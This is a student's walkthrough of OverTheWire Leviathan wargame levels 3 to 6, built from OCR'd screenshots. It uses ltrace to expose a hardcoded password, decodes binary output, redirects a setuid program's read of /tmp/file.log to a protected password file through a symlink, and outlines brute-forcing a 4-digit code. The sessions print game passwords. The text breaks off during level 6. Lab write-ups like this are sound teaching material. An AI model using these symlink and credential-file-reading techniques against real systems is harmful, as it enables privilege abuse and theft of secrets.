
Level 3 – Level 4

Objective:
To determine the correct password by examining how the Level 3 binary performs string comparison.


Steps Followed:
* Logged into Leviathan Level 3.
* Listed files and found the executable level3.
* Ran the binary, which prompted for a password.
* Used ltrace to trace the password comparison logic.

* Discovered that the input was compared with the string snlprintf\n.
* Entered the correct password.
* Retrieved the Level 4 password from /etc/leviathan_pass/leviathan4.

Conclusion:
By tracing function calls, the internal logic of the binary was revealed.
This level reinforces the importance of secure password handling in binaries.



```
┌──(divya㉿kali)-[~]
└─$ ssh leviathan3@leviathan.labs.overthewire.org -p 2223

                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan3@leviathan.labs.overthewire.org's password:
```



```
leviathan3@leviathan:~$ ls -la
total 40
drwxr-xr-x   2 root       root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root        4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Oct 14 09:19 .bashrc
-r-sr-x---   1 leviathan4 leviathan3 18100 Oct 14 09:27 level3
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan3@leviathan:~$ ./level3
Enter the password> hello
bzzzzzzzzap. WRONG
leviathan3@leviathan:~$ ltrace ./level3
__libc_start_main(0x80490ed, 1, 0xffffd474, 0 <unfinished ...>
strcmp("h0no33", "kakaka")                                                                                           = -1
printf("Enter the password> ")                                                                                       = 20
fgets(Enter the password> hello
"hello\n", 256, 0xf7fae5c0)                                                                                    = 0xffffd24c
strcmp("hello\n", "snlprintf\n")                                                                                     = -1
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)                                                                                            = 19
+++ exited (status 0) +++
leviathan3@leviathan:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ ls
level3
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
$ 
```

Level 4 – Level 5


Objective:
To locate hidden files and decode program output in order to obtain the next level's password.

Steps Followed


* Logged into Leviathan Level 4.
* Listed all files and noticed a hidden directory named .trash.
* Navigated into the .trash directory.
* Identified an executable named bin.
* Executed the binary and observed binary (0s and 1s) output.
* Converted the binary output to readable text using a binary-to-text decoder.
* Obtained the Level 5 password from the decoded output.

Conclusion:


This level demonstrates data obfuscation techniques and the importance of understanding different data representation.



```
┌──(divya㉿kali)-[~]
└─$ ssh leviathan4@leviathan.labs.overthewire.org -p 2223
                         _            _       _   _
                        | | _____   _(_) __ _| |_| |__   __ _ _ __
                        | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                        | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                        |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan4@leviathan.labs.overthewire.org's password:
Permission denied, please try again.
leviathan4@leviathan.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |     '   :  ;   .   \    .\  ;
   \   \  ',  /      |   |  '    \   \   ' \ |
    ;   :    /       '   :  |     :   '  |--"
     \   \ .'        ;   |.'       \   \ ;
  www. `---` ver     '---' he       '---" ire.org
```



```
leviathan4@leviathan:~$ ls -la
total 24
drwxr-xr-x   3 root root       4096 Oct 14 09:27 .
drwxr-xr-x 150 root root       4096 Oct 14 09:29 ..
-rw-r--r--   1 root root        220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root root       3851 Oct 14 09:19 .bashrc
-rw-r--r--   1 root root        807 Mar 31  2024 .profile
dr-xr-x---   2 root leviathan4 4096 Oct 14 09:27 .trash
leviathan4@leviathan:~$ cd .trash
leviathan4@leviathan:~/.trash$ ls
bin
leviathan4@leviathan:~/.trash$ ./bin
00110000 01100100 01111001 01111000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@leviathan:~/.trash$ █
```



From: Binary

To: Text

Paste binary code numbers or drop file:

```
00110000 01100100 01111001 01111000 01010100 00110111 01000110
00110100 01010001 01000100 00001010
```

Character encoding (optional): ASCII/UTF-8


```
0dyxT7F4QD
```

Level 5 – Level 6


Objective:
To exploit improper file access by manipulating symbolic links.

Steps Followed:
* Logged into Leviathan Level 5.
* Listed files and executed the leviathan5 binary.
* Observed an error related to file access.
* Used ltrace to inspect file operations.
* Identified that the program attempted to read a log file from /tmp.
* Created a symbolic link pointing to /etc/leviathan_pass/leviathan6.
* Executed the binary again.
* Successfully obtained the Level 6 password.


Conclusion:
This level emphasizes how symbolic links can be exploited when programs trust user-controlled file locations.



```
┌──(divya㉿kali)-[~]
└─$ ssh leviathan5@leviathan.labs.overthewire.org -p 2223
                         _            _       _   _
                        | | _____   _(_) __ _| |_| |__   __ _ _ __
                        | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                        | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                        |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan5@leviathan.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |     '   :  ;   .   \    .\  ;
   \   \  ',  /      |   |  '    \   \   ' \ |
    ;   :    /       '   :  |     :   '  |--"
     \   \ .'        ;   |.'       \   \ ;
  www. `---` ver     '---' he       '---" ire.org


Welcome to OverTheWire!
```



```
leviathan5@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root        4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Oct 14 09:19 .bashrc
-r-sr-x---   1 leviathan6 leviathan5 15144 Oct 14 09:27 leviathan5
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan5@leviathan:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@leviathan:~$ ltrace ./leviathan5
__libc_start_main(0x804910d, 1, 0xffffd464, 0 <unfinished ...>
fopen("/tmp/file.log", "r")                                                          = 0
puts("Cannot find /tmp/file.log"Cannot find /tmp/file.log
)                                                                  = 26
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan5@leviathan:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@leviathan:~$ ltrace ./leviathan5
__libc_start_main(0x804910d, 1, 0xffffd464, 0 <unfinished ...>
fopen("/tmp/file.log", "r")                                                          = 0x804d1a0
fgetc(0x804d1a0)                                                                     = 'h'
feof(0x804d1a0)                                                                      = 0
putchar(104, 0x804a008, 0, 0)                                                        = 104
```



```
leviathan5@leviathan:~$ ls
leviathan5
leviathan5@leviathan:~$ cat /tmp/file.log
cat: /tmp/file.log: No such file or directory
leviathan5@leviathan:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@leviathan:~$ ./leviathan5
hello
leviathan5@leviathan:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@leviathan:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
ln: failed to create symbolic link '/tmp/file.log': File exists
leviathan5@leviathan:~$ ls
leviathan5
leviathan5@leviathan:~$ ./leviathan5
hello
leviathan5@leviathan:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@leviathan:~$ ./leviathan5
szo7HDB88w
leviathan5@leviathan:~$ █
```


Level 6 – Level 7

Objective:
To brute-force a 4-digit authentication code required by the Level 6 binary.


Steps Followed:
* Logged into Leviathan Level 6.
* Identified the executable leviathan6.
* Ran the binary to understand the required input format.
* Observed that it required a 4-digit numeric code.
* Created a loop to test all combinations from 0000 to 9999.
* Identified the correct code through automation.

* Used the code to retrieve the Level 7 password.


Conclusion:
This level demonstrates how weak authentication mechanisms can be defeated using simple brute-force techniques.



```
┌──(divya㉿kali)-[~]
└─$ ssh leviathan6@leviathan.labs.overthewire.org -p 2223
                      _            _ _   _
                     | | _____   _(_) __ _| |_| |__   __ _ _ __
                     | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                     | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                     |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan6@leviathan.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |     '   :  ;   .   \    .\  ;
   \   \  ',  /      |   |  '    \   \   ' \ |
    ;   :    /       '   :  |     :   '  |--"
     \   \ .'        ;   |.'       \   \ ;
  www. `---` ver     '---' he       '---" ire.org


Welcome to OverTheWire!
```



```
leviathan6@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root        4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Oct 14 09:19 .bashrc
